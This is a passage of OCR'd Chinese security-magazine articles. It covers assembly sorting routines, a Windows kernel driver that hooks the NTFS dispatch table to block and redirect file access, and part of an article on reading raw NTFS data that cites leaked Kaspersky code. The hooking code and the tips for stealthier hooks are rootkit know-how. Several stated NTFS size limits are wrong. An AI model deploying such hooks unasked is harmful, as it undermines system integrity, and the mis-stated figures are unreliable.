    add num,4
    dec Len
    jnz L1
    pop edi
    pop esi
    pop ebx
L9:
    ret
ShellSort endp
.code
    DbgPrintStringByAddr CTXT("希尔排序前............")
    DbgDumpMem offset arrShellSort, 32
```

```
invoke ShellSort,offset arrShellSort,8,offset nums,4
DbgPrintStringByAddr CTXT("希尔排序后..............")
DbgDumpMem offset arrShellSort, 32

DbgPrintLine
......
```

DbgPrintStringByAddr、DbgDumpMem、DbgPrintLine 等宏是改自 dbgwin 作者的宏，作用是输出都改用了 OutputDebuggetString，这样我们可以在支持捕获 OutputDebuggetString 函数的工具上显示调试输出信息。DbgPrintStringByAddr 是输入指定地址的字符串，DbgDumpMem 是 dump 一段内存并显示，DbgPrintLine 只是为了美观而输出一行线，其他宏的使用方法可以查看 dbgwin 的帮助文档。

运行结果如图 4 所示。




图 4

下面是运行的过程：

```
13, 2, 11, 55, 8, 9, 33, 77
拆分数组，间隔为 3
13          55          33
     2           8           77
          11          9
第一轮排序后
13          33          55
     2           8           77
          9           11
13, 2, 9, 33, 8, 11, 55, 77
拆分数组，间隔为 2
13     9      8      55
     2     33     11     77
第二轮排序后
8      9      13     55
     2     11     33     77
8, 2, 9, 11, 13, 33, 55, 77
拆分数组，间隔为 2
8      9      13     55
     2     11     33     77
第三轮排序后
8      9      13     55
     2     11     33     77
8, 2, 9, 11, 13, 33, 55, 77
拆分数组，间隔为 1
8, 2, 9, 11, 13, 33, 55, 77
第四轮排序后
2, 8, 9, 11, 13, 33, 55, 77
```

从上面的运行过程可以看出，希尔排序是将数组按一定的"增量"进行分隔，而每次的增量都由调用者给出，其实，关于"增量"序列的获取在数学上仍未解决的问题，也就是说，目前为止，没有求取"增量序列"的具体方法。

起泡排序

线性结构存储的数据排序方法很多，在一些汇编语言的教程或书籍中说得最多的就属起泡排序法 Bubble Sort（又称冒泡排序法），起泡排序的原理很简单，这里不做介绍了，具体看附件代码。

快速排序

快速排序是对起泡排序的改进，它的步骤为首先将待排序的序列用特定的方法分隔成两个子序列，然后分别对子序列进行排序操作。分隔子序列是寻找一个中心点，将中心点左边的序列称为低子序列，中心点右边的序列称为高子序列，具体方法为：设两个指针 low 与 high，它们的初值为序列的最小索引与最大索引，然后设置一个枢轴记录（PivotKey），它的初值一般设为 array[low]，然后 high 指针开始从高往低搜索，遇到比 PivotKey 小的记录则与枢轴记录交换，然后 low 指针从低往高搜索，遇到比 PivotKey 大的记录则与枢轴交换，重复这两步，直到 low>=high 为止，代码如下：

```
;求取中心点
Partition PROC uses ebx esi edi edx _array:DWORD,left:DWORD,
right:DWORD
        LOCAL PivotKey:DWORD
        mov ebx,_array
    mov edx,left
        mov esi,left
        mov edi,right
        mov eax,dword ptr [ebx+edx*4]
        mov PivotKey,eax ;枢轴记录
        mov eax,edi
        sub eax,esi
        mov ecx,eax
        inc edx
    L1:
        mov eax,PivotKey
        cmp eax,dword ptr [ebx+edx*4]
        jge L2
        jmp L3
    L2:
        mov eax,dword ptr [ebx+edx*4]
        xchg eax,dword ptr [ebx+esi*4+4]
        mov dword ptr [ebx+edx*4],eax ;Swap(a,b)
        mov eax,dword ptr [ebx+esi*4]
        xchg eax,dword ptr [ebx+esi*4+4]
        mov dword ptr [ebx+esi*4],eax ;Swap(a,b)
        inc esi
    L3:
        inc edx
        loop L1
        mov eax,esi
        ret
    Partition endp
    ;快速排序算法
    ;_array 为要排序的数组
    ;_low 为起始索引
    ;_high 为结束索引
    QuickSort PROC _array:DWORD, _low:DWORD, _high:DWORD
        push edi
        MOV edi,_low
    CMP edi,_high ;if(_low < _high)
        JGE Err
    push esi
        invoke Partition,_array,edi,_high
        push ebx
        mov ebx,eax
        dec ebx
    invoke QuickSort,_array,_low,ebx ;对低子表进行递归排序  ebx
= pos-1
        inc ebx
        inc ebx
    invoke QuickSort,_array,ebx,_high;对高子表进行递归排序  ebx =
pos+1
        pop ebx
        pop esi
    Err:
```

```
        pop edi
        ret
QuickSort endp
```

运行程序，如图 5 所示。




图 5

关于排序算法限于篇幅就讨论到这里了，其他一些算法大家可以根据其思想自己实现。

选择排序

我们最后来看看选择排序，选择排序的思想是在数组 *n* 中通过 *n*-1 次元素的比较，从 *n*-*i*+1 中找出最小的元素（此为从大到小排序，如果从小到大排序，可依次找最大的元素），并和第 *i* 个元素进行交换。

具体实现代码见附件，限于篇幅不做详细讨论。

数组查找

元素的查找可以是前面说的顺序查找、二分查找等，这里不具体说了。给出数组 array SWORD -5,1,-8,-13,-9,12, 21,-3,-32,-9.10, 求出数组中正数的个数。

```
;计算数组中正数个数
ArrayPosNum PROC uses esi ecx arr:DWORD, arrSize:DWORD, arrType:DWORD

        xor eax,eax        ; 保存结果
        mov ecx,arrSize
        mov esi,arr
L1:
        test word ptr [esi],8000h ;判断正负
        jnz L2;负数
        inc eax
L2:
        add   esi,arrType ;下一个元素
        loop L1
        ret
ArrayPosNum endp
```

总　结

这一节我们讨论了线性表中数组的表示方法，以及一些相关的基本概念与操作，作为数据结构的知识点，这部分应该是最简单且容易掌握的，希望大家多多练习。下面，我们来看一个实例，通过该实例，可以基本上掌握以上谈到的知识点。

给定数组 A DWORD 21,75,8,2,11,3,9 与数组 B DWORD 5,7 21,8,23,15，要求对两个数组求并操作后生成数组 C，去掉重复的元素，并按从小到大的排列。

我们来分析一下，要求数组 C 是有序排序，我们可以将 A 与 B 先排序，然后进行并操作。思路是：

1．对数组 A 与 B 进行排序。

2．使用两个指针，分别指向 A 与 B，并按从左到右的顺序进行遍历，比较两个指针的大小，将小的元素放入 C，然后移动指向小元素的指针，如果遇到相等的元素，则放入 C 后同时移动两个指针指向下一个元素。

3．直到遇到一个数组到了尽头，则将另一个数组中的其他元素全部移入 C，程序完毕。

流程图如图 6 所示。





图 6

具体的代码大家可以自己实现下，在下一节我们来对比下。（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Dispatch、文件、Hook



Dispatch Hook 实现文件防删

文　ywledoc

以前实现过文件过滤驱动的文件重定向，最近学习了 NTFS 驱动，于是就想在 NTFS 层对文件进行保护，第一个想到的就是

Dispatch Hook 了。原理很简单，DRIVER_OBJECT 里有一个 MajorFunction 表，里面记录了 Dispatch，将表里的内容进行替换就是 Hook 了。

那么要进行的第一步，自然就是得到 ntfs.sys 对象。最容易想到的方法就是通过 ZwCreateFile 得到一个 File_object 后，再调用 IoGetRelatedDeviceObject()，但经笔者测试后发现 IoGetRelatedDeviceObject()并没有得到想要的 NTFS 设备对象，而是 volnap 设备。经过一番努力后笔者找到了另一个函数 IoGetBaseFileSystemDeviceObject()，该函数可以稳定地得到 ntfs.sys 驱动生成的设备对象。但另一个问题又出现了，IoGetBaseFileSystemDeviceObject()函数并未导出，要得到这个函数地址有两种方法，一种是特征搜索，另一种就是栈回溯。笔者在这里偷懒用了特征搜索。IoGetBaseFileSystemDeviceObject() 在 FsRtlReleaseFile()里是第一个被调用的函数，于是可以在这个函数里进行搜索，具体代码如下：

```
    RtlInitUnicodeString( &export_name, L"FsRtlReleaseFile");
        export_addr =
(BYTE*)MmGetSystemRoutineAddress( &export_name );
        for(count = 0; count < 0x130; count++)
        {
            //这里偷懒了，只用了一个特征
            if (export_addr[count] == 0xe8)
                break;
        }
        target_addr = *(DWORD*)(export_addr+count+1);
        target_addr += (DWORD)(export_addr+count+5);
```

得到 IoGetBaseFileSystemDeviceObject()的地址后，就可以用 ZwCreateFile 等函数来获得 DEVICE_OBJECT 了。具体看代码：

```
    RtlInitUnicodeString( &obj_name, L"\\Ntfs" );
        InitializeObjectAttributes(&objattr,
            &obj_name,
                OBJ_KERNEL_HANDLE|OBJ_CASE_INSENSITIVE,
                NULL,
                NULL);
        ntStatus = ZwCreateFile(
                &file_handle,
                SYNCHRONIZE|FILE_ANY_ACCESS,
                &objattr,
                &ioStatus,
                NULL,
                FILE_ATTRIBUTE_NORMAL,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                FILE_OPEN,
                FILE_NON_DIRECTORY_FILE | FILE_
RANDOM_ACCESS |
                FILE_SYNCHRONOUS_IO_NONALERT | FILE_
NO_INTERMEDIATE_BUFFERING,
                NULL,
                0);
        ntStatus = ObReferenceObjectByHandle(
                    file_handle,
                    FILE_READ_DATA,
                    NULL,
                    KernelMode,
                    (PVOID*)&file_obj,
                    NULL);
        IoGetBaseFsDev_addr = Get_IoGetBaseFileSystemDevice
Object();//此函数就是上面的代码
            __asm
        {
            push        eax
            push        file_obj
            call IoGetBaseFsDev_addr
            mov         target_dev, eax
            pop eax
        }
```

到这里就得到了 ntfs.sys 生成的设备对象 target_dev 了，那么要得到驱动对象只要 target_drv = target_dev->DriverObject;。有了驱动对象后就可以进行 Hook 了。代码很简单：

```
    (ULONG*)NtfsMJRead_addr=(ULONG*)((ULONG)target_drv+0
x38+IRP_MJ_CREATE*4);
        g_NtfsMJRead_addr = NtfsMJRead_addr;
        g_orig_read_dispatch = InterlockedExchange(NtfsMJRead_
addr, (LONG)fake_addr);
```

其中的 0x38 是 MajorFunction 成员在结构 DRIVER_OBJECT 里的偏移，笔者在这里进行了硬编码。

下面来看看我们的 IRP_MJ_READ 例程，暂且称之为代理例程。在代理例程里，笔者实现了文件的重定向，对目标文件的操作，都会转接到替代文件上，包括删除、打开等要经过 IRP_MJ_CREATE 例程的操作。重定向其实很简单，对传递进来的文件名进行比较，如果是目标文件，则对其进行修改，然后直接传递给 NTFS 的原始例程就行了。修改后的文件名，可以是绝对地址，也可以是相对地址，笔者用的是相对的地址。代码如下：

```
    RtlInitUnicodeString( &parase_file_name,
                L"\\test.txt");//替代文件
        RtlInitUnicodeString( &cmp_file_name,
                L"\\hello.txt");
        if (RtlCompareUnicodeString(&cmp_file_name,
                &(pIrp_file_obj->FileName),
                FALSE) == 0) {
        //   文件重定向代码
            ptarget_file_name = &(pIrp_file_obj->FileName);
            pwNewNameBuffer = ExAllocatePool(NonPagedPool,
                            parase_file_name.Maximum
Length) ;
            ExFreePool(ptarget_file_name->Buffer);
            ptarget_file_name->Buffer = pwNewNameBuffer;
            ptarget_file_name->Length = 0;
            ptarget_file_name->MaximumLength = parase_file_
name.MaximumLength;
            RtlCopyUnicodeString(ptarget_file_name, &parase_file_
name);
        }
            __asm
        {
            push        eax
            push        irp
            push        DeviceObject
            call g_orig_read_dispatch
            mov         ntStatus, eax
            pop eax
        }
```

在本机上，笔者为了演示方便，代理例程只是简单地返回 STATUS_ACCESS_DENIED，从而对文件的打开和删除都是无效的。效果如图 1 和图 2 所示。



图 1





图 2

当然，这种方法很容易被发现，要隐蔽点可以进行 NtfsFsdCreate 里的 call hook，或者是 hook NtfsFsdCommonCreate 流程中的一个函数。防删的办法还有很多，比如 Hook NtfsCreateFcb()里的 NtfsCheckValidAttributeAccess()，还有 port 级的和 hook atapi.sys 的保护方法，当然还有更多更深层的方法。本文权当抛砖引玉，希望有更精彩的文章出现。

完整代码参见附件。以上代码在 Windows XP SP3+WDK 下编译，在 Windows XP SP3 上成功运行，并未出现蓝屏。行文仓促，如有纰漏或错误，欢迎大家批评指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：NTFS、文件系统、数据



读取 NTFS 文件系统中的文件数据

文 腾袭

现在，由于 NTFS 文件系统的优越性，特别是由于 Win7 的到来，越来越多的用户放弃过去的 FAT32，选择使用 NTFS 的文件系统结构。同时，也有越来越多的对 NTFS 的研究和应用。

由于对 NTFS 的文件数据隐藏、修改、拒绝访问的工具越来越多，直接调用 Windows API 来获得文件数据显得越发的不可靠，因此，我们有必要实现自己的 NTFS 文件数据读取程序。

笔者曾经在无意之中得到了卡巴斯基泄露出的代码，里面对 NTFS 文件系统读取做的处理非常棒，我们只需要稍作修改，便可以将其变成我们自己需要的程序。

在开始着手使用它的代码前，我们有必要了解一下 NTFS 的文件系统，感受一下它的优越性。

1）NTFS 单个文件最大大小比 FAT32 更大，为 32GB；

2）NTFS 可以支持的分区大小可以达到 2TB。而 FAT32 支持分区的大小最大为 32GB；

3）NTFS 支持对分区、文件夹和文件的压缩；

4）NTFS 采用了更小的簇，可以更有效率地管理磁盘空间，最大限度地避免了磁盘空间的浪费。

5）在 NTFS 分区上，可以为共享资源、文件夹以及文件设置访问许可权限等。

这些优势对于曾经的简陋的 FAT32 来说都是不可想象的。

另外，在 NTFS 中，一个文件夹也是作为文件的方式来储存，笔者认为这样做极大地简化了开发人员的工作量，同时又起到了规范和统一的作用，可谓是一举两得。

下面我们来看看 NTFS 的文件结构。

NTFS 将卷分配成簇，簇是一个或多个连续的扇区，簇从 0 开始一直排到最后一个簇号，即便是分区引导扇区也赋予 0 簇号。NTFS 使用逻辑簇号作为映射磁盘地址，将逻辑簇号与簇大小相乘可得到物理磁盘逻辑地址，每个卷被划分成 4 个区域：分区引导扇区，主文件表（MFT），系统文件区和普通文件区。

这里我们主要了解一下 MFT 这个关键的主文件表。

主文件表是 NTFS 用来访问文件的主要结构，文件记录的长度一般是固定的，不管簇大小是多少，均为 1KB。文件记录在主文件表 MFT 的文件记数组中从 0 开始编号（序列号），最初的几个记录描述主文件表 MFT 自身，仅供系统本身组织架构，文件系统使用。这些文件记录是非常重要的，又称元数据文件，文件名以$开始，所以是隐藏文件，后面接着是文件或目录记录。如果文件足够小，它将内容直接写在 MFT 的文件记录中，否则文件列表项保存指向实际数据的簇序列指针。

下面这个结构较为详细地解释了 MFT 记录头的结构：

```
typedef struct _MFT_
{
    DWORD MagicNumber;       //0
    WORD  OffsetToFixup;     //4
    WORD  NumberOfFixups;    //6
    LONGLONG  res0;          //8
    WORD  SequenceNumber;    //16
    WORD  HardLinkCount;
    WORD  OffsetToAttributes;
    WORD  Flags; // 1-non-resident attributes, 2-record is directory
    DWORD LengthOfPart; // of the record (header + attributes)
    DWORD AllocatedLength;    // of the record
    LONGLONG MainMFTRecord;   // if continuation record, or 0
    WORD  MaximumAttr;        //ibute number + 1
    BYTE  Fixup[1];     // (length depends on record size)
}MFT;
```

主文件表 MFT 的文件记录由记录头和属性列表组成，由“FF FF FF FF”结束，一般大小为 1KB，或一个簇大小，记录头包括以下一些域：

